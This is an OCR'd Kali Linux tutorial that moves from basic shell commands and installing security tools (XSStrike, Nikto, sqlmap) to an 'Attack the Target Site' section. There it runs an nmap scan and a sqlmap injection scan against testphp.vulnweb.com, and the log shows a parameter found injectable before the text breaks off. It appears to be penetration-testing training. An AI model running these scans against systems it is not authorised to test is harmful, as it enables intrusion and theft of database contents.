

👩‍💻 Basic Linux Commands:

- **File & Directory:**
  - ls # Directory list




  - cd # Directory change




  - pwd # Current path

  - mkdir dir # New folder

  - rm file # File delete



- **File Handling:**
  - cat file.txt # File read



  - cp file1.txt file2.txt # Copy

```
┌──(kali㉿kali)-[~/Desktop/dir]
└─$ cp file1 file2

┌──(kali㉿kali)-[~/Desktop/dir]
└─$ ls
file1  file2

┌──(kali㉿kali)-[~/Desktop/dir]
└─$ cat file2
jxasknmascx m cm
```

mv file1.txt newdir/ # Move


```
┌──(kali㉿kali)-[~/Desktop/dir]
└─$ mkdir newdir

┌──(kali㉿kali)-[~/Desktop/dir]
└─$ mv file2 newdir/

┌──(kali㉿kali)-[~/Desktop/dir]
└─$ ls
file1  newdir
```

nano file.txt # Edit file

```
┌──(kali㉿kali)-[~/Desktop/dir]
└─$ nano file1
```



- **Permissions:**

chmod +x script.sh # Execute permission

```
┌──(kali㉿kali)-[~/Desktop/dir]
└─$ chmod +x script.sh
```

chown user:user file # Owner change

- **System Info:**

uname -a # System info

```
┌──(kali㉿kali)-[~]
└─$ uname -a
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64 GNU/Linux
```

df -h # Disk space

```
┌──(kali㉿kali)-[~]
└─$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            1.7G     0  1.7G   0% /dev
tmpfs           349M 1016K  348M   1% /run
/dev/sda1        47G   30G   16G  66% /
tmpfs           1.8G  4.0K  1.8G   1% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           1.0M     0  1.0M   0% /run/credentials/systemd-journald.service
tmpfs           1.0M     0  1.0M   0% /run/credentials/systemd-udev-load-credentials.service
tmpfs           1.0M     0  1.0M   0% /run/credentials/systemd-tmpfiles-setup-dev-early.service
tmpfs           1.0M     0  1.0M   0% /run/credentials/systemd-sysctl.service
tmpfs           1.0M     0  1.0M   0% /run/credentials/systemd-tmpfiles-setup-dev.service
tmpfs           1.8G   20K  1.8G   1% /tmp
tmpfs           1.0M     0  1.0M   0% /run/credentials/systemd-tmpfiles-setup.service
Desktop         476G  304G  173G  64% /media/sf_Desktop
tmpfs           1.0M     0  1.0M   0% /run/credentials/getty@tty1.service
tmpfs           349M  116K  349M   1% /run/user/1000
```

top # Running processes

```
┌──(kali㉿kali)-[~]
└─$ top

top - 17:39:50 up  1:08,  2 users,  load average: 2.10, 1.38, 1.10
Tasks: 217 total,   2 running, 215 sleeping,   0 stopped,   0 zombie
%Cpu(s):  9.8 us,  9.0 sy,  0.0 ni, 79.9 id,  0.0 wa,  0.0 hi,  1.2 si,  0.0 st
MiB Mem :   3484.8 total,    896.2 free,   1490.3 used,   1365.5 buff/cache
MiB Swap:   2679.0 total,   2679.0 free,      0.0 used.   1994.5 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   2073 kali      20   0   11.1g 464480 218388 S  39.1  13.0  12:27.00 firefox-esr
    815 root      20   0  464448 164928  74484 S  22.8   4.6   7:04.89 Xorg
   2362 kali      20   0 2800036 285188 110256 S  12.1   8.0   4:35.36 Isolated Web Co
   1147 kali      20   0 1278136 125848  83696 S   7.5   3.5   1:50.65 xfwm4
     16 root      20   0       0      0      0 S   0.7   0.0   0:01.17 ksoftirqd/0
   1080 kali      20   0  215552   2900   2632 S   0.7   0.1   0:06.92 VBoxClient
   1088 kali      20   0  216068   2972   2704 S   0.7   0.1   0:23.55 VBoxClient
   1129 kali      20   0  234048   7384   6744 S   0.7   0.2   0:01.90 at-spi2-registr
   1212 kali      20   0  300680  60164  19244 S   0.7   1.7   0:33.55 panel-13-cpugra
     26 root      20   0       0      0      0 S   0.4   0.0   0:00.43 ksoftirqd/1
   1189 kali      20   0  301716  27356  19880 S   0.4   0.8   0:01.82 xfsettingsd
   1204 kali      20   0  483200  63712  36556 S   0.4   1.8   0:04.65 xfdesktop
   1214 kali      20   0  338116  28116  21012 S   0.4   0.8   0:17.16 panel-15-genmon
top - 17:40:05 up  1:08,  2 users,  load average: 1.63, 1.31, 1.08
Tasks: 217 total,   2 running, 215 sleeping,   0 stopped,   0 zombie
%Cpu(s):  4.1 us,  5.8 sy,  0.0 ni, 89.2 id,  0.0 wa,  0.0 hi,  0.9 si,  0.0 st
MiB Mem :   3484.8 total,    902.4 free,   1484.1 used,   1365.6 buff/cache
MiB Swap:   2679.0 total,   2679.0 free,      0.0 used.   2000.7 avail Mem
```

```
    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   2073 kali      20   0   11.1g 464280 218388 S  41.2  13.0  12:41.87 firefox-esr
    815 root      20   0  464448 164952  74508 S  30.9   4.6   7:12.95 Xorg
   2362 kali      20   0 2800036 285572 110256 S  10.6   8.0   4:37.60 Isolated Web Co
   1147 kali      20   0 1278136 125848  83696 S   6.3   3.5   1:52.89 xfwm4
  35876 kali      20   0  461588 101904  87564 S   4.0   2.9   0:01.43 qterminal
   2515 kali      20   0 2412972  76068  63524 S   1.0   2.1   0:01.72 Web Content
   1088 kali      20   0  216068   2972   2704 S   0.7   0.1   0:23.81 VBoxClient
   2465 kali      20   0 2412972  75908  63492 S   0.7   2.1   0:01.65 Web Content
  34404 kali      20   0  461052 101540  87564 S   0.7   2.8   0:04.44 qterminal
     17 root      20   0       0      0      0 I   0.3   0.0   0:04.11 rcu_preempt
   1129 kali      20   0  234048   7384   6744 S   0.3   0.2   0:01.94 at-spi2-registr
   1189 kali      20   0  301716  27356  19880 S   0.3   0.8   0:01.84 xfsettingsd
   1193 kali      20   0  536392  43132  34364 S   0.3   1.2   0:12.01 xfce4-panel
   1212 kali      20   0  300680  60164  19244 S   0.3   1.7   0:33.96 panel-13-cpugra
   1214 kali      20   0  338116  28116  21012 S   0.3   0.8   0:17.31 panel-15-genmon
   1215 kali      20   0  459572  41856  33280 S   0.3   1.2   0:00.55 panel-16-pulsea
   1217 kali      20   0  385948  39692  31712 S   0.3   1.1   0:04.96 panel-18-power-
   1262 kali      20   0  406744  19468  17292 S   0.3   0.5   0:01.26 xfce4-notifyd
   1803 kali      20   0  406176  19120  16560 S   0.3   0.5   0:00.39 xdg-desktop-por
   2488 kali      20   0 2412972  76092  63676 S   0.3   2.1   0:01.57 Web Content
  35046 root      20   0   97288  12748   9804 S   0.3   0.4   0:01.06 dirb
      1 root      20   0   22788  14064  10164 S   0.0   0.4   0:01.72 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.04 kthreadd
      3 root      20   0       0      0      0 S   0.0   0.0   0:00.00 pool_workqueue_release
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-rcu_gp
```

- **Networking**

ifconfig # IP details

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd00::a00:27ff:fe43:854f  prefixlen 64  scopeid 0x0<global>
        inet6 fd00::bb25:2b15:d005:d495  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:fe43:854f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:43:85:4f  txqueuelen 1000  (Ethernet)
        RX packets 82793  bytes 112208326 (107.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19370  bytes 3352580 (3.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

ping google.com # Ping test

```
┌──(kali㉿kali)-[~]
└─$ ping google.com
PING google.com (142.250.192.238) 56(84) bytes of data.
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=1 ttl=255 time=92.7 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=2 ttl=255 time=7.08 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=3 ttl=255 time=5.38 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=4 ttl=255 time=11.0 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=5 ttl=255 time=9.72 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=6 ttl=255 time=5.99 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=7 ttl=255 time=4.88 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=8 ttl=255 time=6.08 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=9 ttl=255 time=9.50 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=10 ttl=255 time=5.34 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=11 ttl=255 time=6.91 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=12 ttl=255 time=17.9 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=13 ttl=255 time=5.39 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=14 ttl=255 time=5.50 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=15 ttl=255 time=5.42 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=16 ttl=255 time=5.84 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=17 ttl=255 time=5.91 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=18 ttl=255 time=4.86 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=19 ttl=255 time=6.47 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=20 ttl=255 time=6.40 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=21 ttl=255 time=5.47 ms
64 bytes from del11s13-in-f14.1e100.net (142.250.192.238): icmp_seq=22 ttl=255 time=4.74 ms
^C
── google.com ping statistics ──
22 packets transmitted, 22 received, 0% packet loss, time 21065ms
rtt min/avg/max/mdev = 4.743/10.842/92.687/18.092 ms
```

netstat -tulnp # Ports

```
┌──(root㉿kali)-[/home/kali]
└─# netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp6       0      0 :::80                   :::*                    LISTEN      20915/apache2
```

💻 Advanced Linux/Kali Usage

- **Package Management:**

  sudo apt update

```
┌──(kali㉿kali)-[~/Desktop/dir]
└─$ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.4 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [119 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [327 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [204 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [914 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [10.6 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [24.3 kB]
Fetched 74.0 MB in 12s (6,104 kB/s)
1638 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

sudo apt install nmap sqlmap dirb

```
┌──(kali㉿kali)-[~/Desktop/dir]
└─$ sudo apt install nmap sqlmap dirb
dirb is already the newest version (2.22+dfsg-5+b1).
dirb set to manually installed.
The following packages were automatically installed and are no longer required:
  docker-buildx  libpython3.12-dev  python3.12  python3.12-dev  python3.12-minimal  python3.12-venv
Use 'sudo apt autoremove' to remove them.

Upgrading:
  ndiff  nmap  nmap-common  sqlmap  zenmap

Summary:
  Upgrading: 5, Installing: 0, Removing: 0, Not Upgrading: 1633
  Download size: 14.2 MB
  Space needed: 515 kB / 16.4 GB available
```

```
Continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/non-free amd64 nmap amd64 7.95+dfsg-1kali1 [1,938 kB]
Get:2 http://http.kali.org/kali kali-rolling/non-free amd64 ndiff all 7.95+dfsg-1kali1 [313 kB]
Get:5 http://http.kali.org/kali kali-rolling/non-free amd64 zenmap all 7.95+dfsg-1kali1 [636 kB]
Get:3 http://http.kali.org/kali kali-rolling/non-free amd64 nmap-common all 7.95+dfsg-1kali1 [4,399 kB]
Get:4 http://mirrors.ustc.edu.cn/kali kali-rolling/main amd64 sqlmap all 1.9.4-1 [6,919 kB]
Fetched 14.2 MB in 25s (558 kB/s)
(Reading database ... 404143 files and directories currently installed.)
Preparing to unpack .../nmap_7.95+dfsg-1kali1_amd64.deb ...
Unpacking nmap (7.95+dfsg-1kali1) over (7.94+git20230807.3be01efb1+dfsg-4kali3) ...
Preparing to unpack .../ndiff_7.95+dfsg-1kali1_all.deb ...
Unpacking ndiff (7.95+dfsg-1kali1) over (7.94+git20230807.3be01efb1+dfsg-4kali3) ...
Preparing to unpack .../nmap-common_7.95+dfsg-1kali1_all.deb ...
Unpacking nmap-common (7.95+dfsg-1kali1) over (7.94+git20230807.3be01efb1+dfsg-4kali3) ...
Preparing to unpack .../sqlmap_1.9.4-1_all.deb ...
Unpacking sqlmap (1.9.4-1) over (1.8.11-1) ...
Preparing to unpack .../zenmap_7.95+dfsg-1kali1_all.deb ...
Unpacking zenmap (7.95+dfsg-1kali1) over (7.94+git20230807.3be01efb1+dfsg-4kali3) ...
Setting up sqlmap (1.9.4-1) ...
Installing new version of config file /etc/sqlmap/sqlmap.conf ...
Setting up nmap-common (7.95+dfsg-1kali1) ...
Setting up ndiff (7.95+dfsg-1kali1) ...
Setting up nmap (7.95+dfsg-1kali1) ...
Setcap worked! Adding configuration to environment
Setting up zenmap (7.95+dfsg-1kali1) ...
Processing triggers for kali-menu (2024.4.0) ...
Processing triggers for desktop-file-utils (0.27-2) ...
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for wordlists (2023.2.0) ...
```

- **Process & Service Control:**

systemctl start apache2

```
┌──(kali㉿kali)-[~/Desktop/dir]
└─$ systemctl start apache2
```

ps aux | grep apache

```
┌──(kali㉿kali)-[~/Desktop/dir]
└─$ systemctl start apache2

┌──(kali㉿kali)-[~/Desktop/dir]
└─$ ps aux | grep apache
root       20915  0.1  0.6 208164 23200 ?        Ss   17:08   0:00 /usr/sbin/apache2 -k start
www-data   20920  0.0  0.3 209000 12364 ?        S    17:08   0:00 /usr/sbin/apache2 -k start
www-data   20921  0.0  0.3 209000 12364 ?        S    17:08   0:00 /usr/sbin/apache2 -k start
www-data   20922  0.0  0.3 209000 12364 ?        S    17:08   0:00 /usr/sbin/apache2 -k start
www-data   20923  0.0  0.3 209000 12364 ?        S    17:08   0:00 /usr/sbin/apache2 -k start
www-data   20924  0.0  0.3 209000 12364 ?        S    17:08   0:00 /usr/sbin/apache2 -k start
kali       21201  0.0  0.0   6452  2212 pts/0    S+   17:09   0:00 grep --color=auto apache
```

kill -9 20920

```
┌──(kali㉿kali)-[~/Desktop/dir]
└─$ sudo kill -9 20920
```

```
┌──(kali㉿kali)-[~/Desktop/dir]
└─$ ps aux | grep apache
root       20915  0.0  0.6 208164 23200 ?        Ss   17:08   0:00 /usr/sbin/apache2 -k start
www-data   20921  0.0  0.3 209000 12364 ?        S    17:08   0:00 /usr/sbin/apache2 -k start
www-data   20922  0.0  0.3 209000 12364 ?        S    17:08   0:00 /usr/sbin/apache2 -k start
www-data   20923  0.0  0.3 209000 12364 ?        S    17:08   0:00 /usr/sbin/apache2 -k start
www-data   20924  0.0  0.3 209000 12364 ?        S    17:08   0:00 /usr/sbin/apache2 -k start
www-data   24007  0.0  0.3 209000 12364 ?        S    17:14   0:00 /usr/sbin/apache2 -k start
kali       24489  0.0  0.0   6452  2192 pts/0    S+   17:15   0:00 grep --color=auto apache
```

- **Users & Privileges:**

adduser test

```
┌──(kali㉿kali)-[~/Desktop/dir]
└─$ sudo adduser test
info: Adding user `test' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test' (1001) ...
info: Adding new user `test' (1001) with group `test (1001)' ...
info: Creating home directory `/home/test' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test' to supplemental / extra groups `users' ...
info: Adding user `test' to group `users' ...
```

usermod -aG sudo test

```
┌──(kali㉿kali)-[~/Desktop/dir]
└─$ sudo usermod -aG sudo test
```

sudo su

```
┌──(kali㉿kali)-[~/Desktop/dir]
└─$ sudo su
┌──(root㉿kali)-[/home/kali/Desktop/dir]
└─#
```

---

2. Install Kali Linux Tools from GitHub

Example: Install XSStrike (XSS detection tool)

git clone https://github.com/s0md3v/XSStrike.git

```
┌──(root㉿kali)-[/home/kali/XSStrike/XSStrike]
└─# git clone https://github.com/s0md3v/XSStrike.git
Cloning into 'XSStrike' ...
remote: Enumerating objects: 1729, done.
remote: Counting objects: 100% (55/55), done.
remote: Compressing objects: 100% (34/34), done.
remote: Total 1729 (delta 39), reused 21 (delta 21), pack-reused 1674 (from 4)
Receiving objects: 100% (1729/1729), 1.17 MiB | 5.26 MiB/s, done.
Resolving deltas: 100% (1011/1011), done.
```

cd XSStrike

```
┌──(root㉿kali)-[/home/kali/XSStrike/XSStrike]
└─# cd XSStrike
```

pip install -r requirements.txt

```
┌──(root㉿kali)-[/home/kali/XSStrike/XSStrike/XSStrike]
└─# python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt

Collecting tld (from -r requirements.txt (line 1))
  Downloading tld-0.13-py2.py3-none-any.whl.metadata (9.4 kB)
Collecting fuzzywuzzy (from -r requirements.txt (line 2))
  Downloading fuzzywuzzy-0.18.0-py2.py3-none-any.whl.metadata (4.9 kB)
Collecting requests (from -r requirements.txt (line 3))
  Downloading requests-2.32.3-py3-none-any.whl.metadata (4.6 kB)
Collecting charset-normalizer<4,≥2 (from requests→-r requirements.txt (line 3))
  Downloading charset_normalizer-3.4.1-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (35 kB)
Collecting idna<4,≥2.5 (from requests→-r requirements.txt (line 3))
  Downloading idna-3.10-py3-none-any.whl.metadata (10 kB)
Collecting urllib3<3,≥1.21.1 (from requests→-r requirements.txt (line 3))
  Downloading urllib3-2.4.0-py3-none-any.whl.metadata (6.5 kB)
Collecting certifi≥2017.4.17 (from requests→-r requirements.txt (line 3))
  Downloading certifi-2025.1.31-py3-none-any.whl.metadata (2.5 kB)
Downloading tld-0.13-py2.py3-none-any.whl (263 kB)
Downloading fuzzywuzzy-0.18.0-py2.py3-none-any.whl (18 kB)
Downloading requests-2.32.3-py3-none-any.whl (64 kB)
Downloading certifi-2025.1.31-py3-none-any.whl (166 kB)
Downloading charset_normalizer-3.4.1-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (144 kB)
Downloading idna-3.10-py3-none-any.whl (70 kB)
Downloading urllib3-2.4.0-py3-none-any.whl (128 kB)
Installing collected packages: fuzzywuzzy, urllib3, tld, idna, charset-normalizer, certifi, requests
Successfully installed certifi-2025.1.31 charset-normalizer-3.4.1 fuzzywuzzy-0.18.0 idna-3.10 requests-2.32.3 tld-0.13 urllib
3-2.4.0
```

python3 xsstrike.py

```
┌──(venv)─(root㉿kali)-[/home/kali/XSStrike/XSStrike/XSStrike]
└─# python3 xsstrike.py

        XSStrike v3.1.5


usage: xsstrike.py [-h] [-u target] [--data paramdata] [-e encode] [--fuzzer] [--update] [--timeout timeout] [--proxy]
                   [--crawl] [--json] [--path] [--seeds args_seeds] [-f args_file] [-l level] [--headers [add_headers]]
                   [-t threadcount] [-d delay] [--skip] [--skip-dom] [--blind]
                   [--console-log-level {debug,info,run,good,warning,error,critical,vuln}]
                   [--file-log-level {debug,info,run,good,warning,error,critical,vuln}] [--log-file log_file]

options:
  -h, --help            show this help message and exit
  -u, --url target      url
  --data paramdata      post data
  -e, --encode encode   encode payloads
  --fuzzer              fuzzer
  --update              update
  --timeout timeout     timeout
  --proxy               use prox(y|ies)
  --crawl               crawl
  --json                treat post data as json
  --path                inject payloads in the path
  --seeds args_seeds    load crawling seeds from a file
  -f, --file args_file  load payloads from a file
  -l, --level level     level of crawling
  --headers [add_headers]
                        add headers
  -t, --threads threadcount
                        number of threads
  -d, --delay delay     delay between requests
```

```
  --skip                don't ask to continue
  --skip-dom            skip dom checking
  --blind               inject blind xss payload while crawling
  --console-log-level {debug,info,run,good,warning,error,critical,vuln}
                        console logging level
  --file-log-level {debug,info,run,good,warning,error,critical,vuln}
                        file logging level
  --log-file log_file   name of the file to log
```

✅ Tool 2: Nikto (Web vulnerability scanner)

git clone https://github.com/sullo/nikto.git

```
┌──(root㉿kali)-[/home/kali]
└─# git clone https://github.com/sullo/nikto.git
Cloning into 'nikto' ...
remote: Enumerating objects: 7497, done.
remote: Counting objects: 100% (432/432), done.
remote: Compressing objects: 100% (237/237), done.
remote: Total 7497 (delta 331), reused 196 (delta 195), pack-reused 7065 (from 4)
Receiving objects: 100% (7497/7497), 5.19 MiB | 6.44 MiB/s, done.
Resolving deltas: 100% (5421/5421), done.
```

cd nikto/program

```
┌──(root㉿kali)-[/home/kali]
└─# cd nikto/program

┌──(root㉿kali)-[/home/kali/nikto/program]
└─#
```

🎯 3. Attack the Target Site

📍 Reconnaissance using nmap

nmap -sV testphp.vulnweb.com

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV testphp.vulnweb.com

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-15 17:35 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.018s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.19.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.82 seconds
```

💉 SQL Injection Test with sqlmap

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs –batch

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's res
ponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for
any misuse or damage caused by this program

[*] starting @ 17:44:59 /2025-04-15/

[17:44:59] [INFO] testing connection to the target URL
[17:45:00] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:45:00] [INFO] testing if the target URL content is stable
[17:45:01] [INFO] target URL content is stable
[17:45:01] [INFO] testing if GET parameter 'artist' is dynamic
[17:45:01] [WARNING] GET parameter 'artist' does not appear to be dynamic
[17:45:01] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[17:45:01] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
 Y
```

```
[17:45:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:45:05] [WARNING] reflective value(s) found and filtering out
[17:45:06] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[17:45:07] [INFO] GET parameter 'artist' appears to be 'Boolean-based blind - Parameter replace (original value)' injectable
(with --string="of")
[17:45:07] [INFO] testing 'Generic inline queries'
[17:45:08] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[17:45:08] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[17:45:08] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[17:45:09] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[17:45:09] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[17:45:10] [INFO] GET parameter 'artist' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_
